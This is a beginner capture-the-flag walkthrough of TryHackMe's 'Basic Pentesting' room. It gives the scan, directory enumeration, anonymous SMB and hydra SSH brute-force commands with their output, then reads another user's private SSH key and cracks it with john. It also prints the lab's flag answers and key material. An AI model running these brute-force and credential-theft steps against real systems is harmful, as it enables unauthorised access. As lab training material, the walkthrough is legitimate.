

BASIC PENTESTING WALKTHROUGH

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BASIC PENTESTING is a beginner-friendly a Room from TryHackMe. The goal is to identify and escalate the user and gain access through another user and get the flag. This write-up outlines the complete process.

SETUP AND TOOLS

- Room -tryHackme (Basic pentesting)
- Attacker Machine – Kali linux
- Tools used - Nmap, dirsearch, smbclient, hydra, ssh, john-the-ripper(john)

Step 1: Reconnaissance

The target's IP is 10.48.174.14

Perform a aggressive port scan with

nmap: nmap 10.48.174.14 -A

```
(kali@kali)-[~]
$ nmap 10.48.174.14 -A
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-14 03:59 -0500
Nmap scan report for 10.48.174.14
Host is up (0.56s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 11:da:75:8f:29:99:16:1c:0b:29:26:24:35:fb:d0:e1 (RSA)
|   256  cd:cf:ba:4e:cc:bd:99:a8:1e:cf:e1:c9:7a:a8:d8:70 (ECDSA)
|_  256 fc:cc:b8:04:4b:6d:d9:0d:32:d3:2a:e5:a2:a9:cb:01 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
8089/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
Device type: general purpose|specialized|phone|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (96%), Adtran embedded (92%), Google Android 10.X (92%), Synology DiskStation Manager 5.X (92%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/h:adtran:424rg cpe:/o:google:android:10 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:3.2 cpe:/a:synology:diskstation_manager:5.1
Aggressive OS guesses: Linux 4.15 - 5.19 (96%), Linux 4.15 (95%), Linux 5.4 (95%), Adtran 424RG FTTH gateway (92%), Android 10 - 11 (Linux 4.14) (92%), Android 9 - 10 (Linux 4.9 - 4.14) (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.11 (92%), Linux 3.7 - 4.19 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
```

Result:

Port 22: ssh


Port 80: http

Port 139,445

Flag 1:


What is the name of the hidden directory on the web server (enter name without /)?

I used **dirsearch**




```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~/Desktop kali@kali: ~  
Nmap done: 1 IP address (1 host up) scanned in 47.45 seconds  
  
(kali@kali)~  
$ dirsearch -u http://10.48.174.14/  
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html  
  from pkg_resources import DistributionNotFound, VersionConflict  
  
dirsearch v0.4.3  
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460  
Output File: /home/kali/reports/http_10.48.174.14/___26-02-14_04-01-57.txt  
Target: http://10.48.174.14/  
  
[04:01:57] Starting:  
[04:02:18] 403 - 277B - /.ht_wsr.txt  
[04:02:18] 403 - 277B - /.htaccess.bak1  
[04:02:18] 403 - 277B - /.htaccess.orig  
[04:02:18] 403 - 277B - /.htaccess.sample  
[04:02:18] 403 - 277B - /.htaccess.save  
[04:02:18] 403 - 277B - /.htaccess_extra  
[04:02:18] 403 - 277B - /.htaccess_orig  
[04:02:18] 403 - 277B - /.htaccess_sc  
[04:02:18] 403 - 277B - /.htaccessBAK  
[04:02:18] 403 - 277B - /.htm  
[04:02:18] 403 - 277B - /.htaccessOLD  
[04:02:18] 403 - 277B - /.htaccessOLD2  
[04:02:19] 403 - 277B - /.html  
[04:02:19] 403 - 277B - /.httr-oauth  
[04:02:19] 403 - 277B - /.htpasswd  
[04:02:19] 403 - 277B - /.htpasswd_test  
[##] 11% 1356/11460 52/s job:1/1 errors:0
```

And we got a director named **development**




```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~/Desktop kali@kali: ~ kali@kali: ~/reports  
  
dirsearch v0.4.3  
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460  
Output File: /home/kali/reports/http_10.48.174.14/___26-02-14_04-01-57.txt  
Target: http://10.48.174.14/  
  
[04:01:57] Starting:  
[04:02:18] 403 - 277B - /.ht_wsr.txt  
[04:02:18] 403 - 277B - /.htaccess.bak1  
[04:02:18] 403 - 277B - /.htaccess.orig  
[04:02:18] 403 - 277B - /.htaccess.sample  
[04:02:18] 403 - 277B - /.htaccess.save  
[04:02:18] 403 - 277B - /.htaccess_extra  
[04:02:18] 403 - 277B - /.htaccess_orig  
[04:02:18] 403 - 277B - /.htaccess_sc  
[04:02:18] 403 - 277B - /.htaccessBAK  
[04:02:18] 403 - 277B - /.htm  
[04:02:18] 403 - 277B - /.htaccessOLD  
[04:02:18] 403 - 277B - /.htaccessOLD2  
[04:02:19] 403 - 277B - /.html  
[04:02:19] 403 - 277B - /.httr-oauth  
[04:02:19] 403 - 277B - /.htpasswd  
[04:02:19] 403 - 277B - /.htpasswd_test  
[04:04:04] 200 - 475B - /development/  
[04:05:27] 403 - 277B - /server-status  
[04:05:27] 403 - 277B - /server-status/  
  
Task Completed  
  
(kali@kali)~  
$
```

After searching the development directory, we got




By viewing two files we got know about that

1. smb is configured



2. The password is weak.

“I was able to crack your hash really easily”




STEP 2: Exploitation

Obtaining initial access


Now we know that smb is configured so let's try to login as anonymous in smb

Using the command,

smbclient //10.48.174.14/anonymous



And by listing the files we got a named staff.txt and viewing the staff.txt we got know the username which our second flag.




Flag 2:

What's the username?

Answer: Jan

Now we got the username let's try to login in ssh, but we got the only know about the username but not the password for that let's brute force the password by ssh.



Command: hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.48.174.14 ssh

And we got the password for the jan which our flag 3

Flag 3: What is the password?

Answer: Armando

Now let's login by ssh

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~/Desktop kali@kali: ~ kali@kali: ~  
[WARNING] Writing restore file because 2 final worker threads did not complete until end.  
[ERROR] 2 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-14 04:26:08  
  
kali@kali: ~  
$ ssh jan@10.48.174.14  
The authenticity of host '10.48.174.14 (10.48.174.14)' can't be established.  
ED25519 key fingerprint is: SHA256:zV5hrNs73QW5KBcauaYw2GzahMPHTy7MBo86QW1s4KQ  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.48.174.14' (ED25519) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
jan@10.48.174.14's password:  
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:       https://ubuntu.com/pro  
  
System information as of Sat 14 Feb 2026 04:45:14 AM EST  
  
System load:  0.13          Processes:      134  
Usage of /:   51.1% of 13.62GB  Users logged in:  0  
Memory usage: 57%           IPv4 address for eth0: 10.48.174.14  
Swap usage:   0%  
  
Expanded Security Maintenance for Infrastructure is not enabled.  
  
0 updates can be applied immediately.  
  
Enable ESM Infra to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status
```

After the login we found nothing in jan username and I search in the home directory and I found another user named as Kay and I logged in as kay and I found there is a file named pass.bak but I can't open it because I'm not kay , I logged as jan, so the permission denied.

Flag 4: What is the name of the other user you found (all lower case)?

Answer: kay

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~/Desktop kali@kali: ~ kali@kali: ~  
To check for new updates run: sudo apt update  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102  
jan@ip-10-48-174-14:~$ ls  
jan@ip-10-48-174-14:~$ ls -la  
total 12  
drwxr-xr-x 2 root root 4096 Apr 23 2018 .  
drwxr-xr-x 5 root root 4096 Feb 14 03:54 ..  
-rw-r--r-- 1 root jan  47 Apr 23 2018 .lessshst  
jan@ip-10-48-174-14:~$ cd /home  
jan@ip-10-48-174-14:/home$ ls  
jan kay ubuntu  
jan@ip-10-48-174-14:/home$ cd kay  
jan@ip-10-48-174-14:/home/kay$ ls  
pass.bak  
jan@ip-10-48-174-14:/home/kay$ cat pass.bak  
cat: pass.bak: Permission denied  
jan@ip-10-48-174-14:/home/kay$
```

After that I noticed that there is a hidden file named (.ssh) I logged into it and I found there is a private key named (id_rsa), I copied the private key to a file named id_rsa.hash

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~/Desktop  kali@kali: ~  kali@kali: ~  kali@ip-10-48-174-14: ~  
jan@ip-10-48-174-14:/home/kay$ ls  
pass.bak  
jan@ip-10-48-174-14:/home/kay$ cat pass.bak  
cat: pass.bak: Permission denied  
jan@ip-10-48-174-14:/home/kay$ ls -la  
total 48  
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .  
drwxr-xr-x 5 root root 4096 Feb 14 03:54 ..  
-rw-r--r-- 1 kay kay 789 Jun 22 2025 .bash_history  
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout  
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc  
drwx----- 2 kay kay 4096 Apr 17 2018 .cache  
-rw----- 1 root kay 119 Apr 23 2018 .lesshst  
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano  
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak  
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile  
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh  
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful  
-rw----- 1 root kay 538 Apr 23 2018 .viminfo  
jan@ip-10-48-174-14:/home/kay$ cd .ssh  
jan@ip-10-48-174-14:/home/kay/.ssh$ ls  
authorized_keys id_rsa id_rsa.pub  
jan@ip-10-48-174-14:/home/kay/.ssh$ get id_rsa  
  
Command 'get' not found, but there are 18 similar ones.  
  
jan@ip-10-48-174-14:/home/kay/.ssh$  
jan@ip-10-48-174-14:/home/kay/.ssh$ id  
uid=1001(jan) gid=1001(jan) groups=1001(jan)  
jan@ip-10-48-174-14:/home/kay/.ssh$ cat id_rsa  
-----BEGIN RSA PRIVATE KEY-----  
Proc-Type: 4,ENCRYPED  
DEK-Info: AES-128-CBC,6ABA7DE3CDB65070B92C1F760E2FE75  
  
IoNb/J0q2Pd5E2230aJxLvhuS21crRf40GQUanKcRxg3+9vn6xcujpzUduUtlZ
```

After that I used john-the-ripper (john) to crack the private key (id_rsa.hash) and it cracked the password

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~/Desktop  kali@kali: ~  kali@kali: ~  kali@kali: ~newone2  
-----BEGIN RSA PRIVATE KEY-----  
bdeea3aae16daa3b29ccdf8f9d98d53e97a1fbc0c1a2e781e5b7d7b224a4371358b02103e25b29c54138b8c4b7c9706967fe384b263c284ceb0336887e7da79e3c10d54d85689c0db4c379388b2138d0c40017fd  
2256aae3a2d21a93116a134d5f0ce8e1fbf2c61509868c823fcdff62aca54796ff99aa5b0bc588af10537f26eccfa6962e595fbaec9df244f6cbaf6b77a11cfd8078de615833305fe0ae0d22173e8d744435f  
e3a69a81313109f9c5cdcb56d67544a36aa27a3b7c0db50b3b829972368ff2ed998c1910b392720c0d4cbaa907a49f2c38f970503971d64b6972f5b7b5c34735a08129c2b7ee82c6ccc49ddc943a5ae2f4467c5  
d7a07859e39ae00023c771d59caca0817ce412d35849abd9d225ed9634de5266b31fdadd82dab9469582b1e41687a39f108da54b6e84771542cb11f5c522e62b79b6867e8a20df2e8c9bf9ff36634c0de536fa  
3d377fa27543b6c90895f13bdf5f043bd2d97e5d25452fa6a0d225704eb3c19751864285dfe3031bc2ff5b0c5d19a7feae6ad5625757477aa3c3f0eb635717f1f5b9037b3a76425db2a151e2810eeffbb75853  
d939360d12a0093b2497a8903eff9b98bc705c2afe0e5541af2bb06b0ec50e4caf798a7f59ff3a3e70565d887b9f694bdf6a64d15a70ed55eaccc69af3fe3cf5aa5b6e3a7186eb5036e12efe53fcc509719a6a  
03ec0c008cb6a0352229a1597d9be6be13444d84c8ae69a13648578087b98e90dd03f9da47d9ce306ddcd88dd80998bf6d3910d209bebb1a70f8b73d944d4949b1b1b19b13a45577f63c2e647f  
a6722fcbab502a9269ae9154a11c437a92a09febf9cfd55095b43e14b0567e8f5db9172b093fe82b8775ccaf27d0651152fafbf061002edcabc0b9ac51895180bf60b668771dee38adb97e9905ca35  
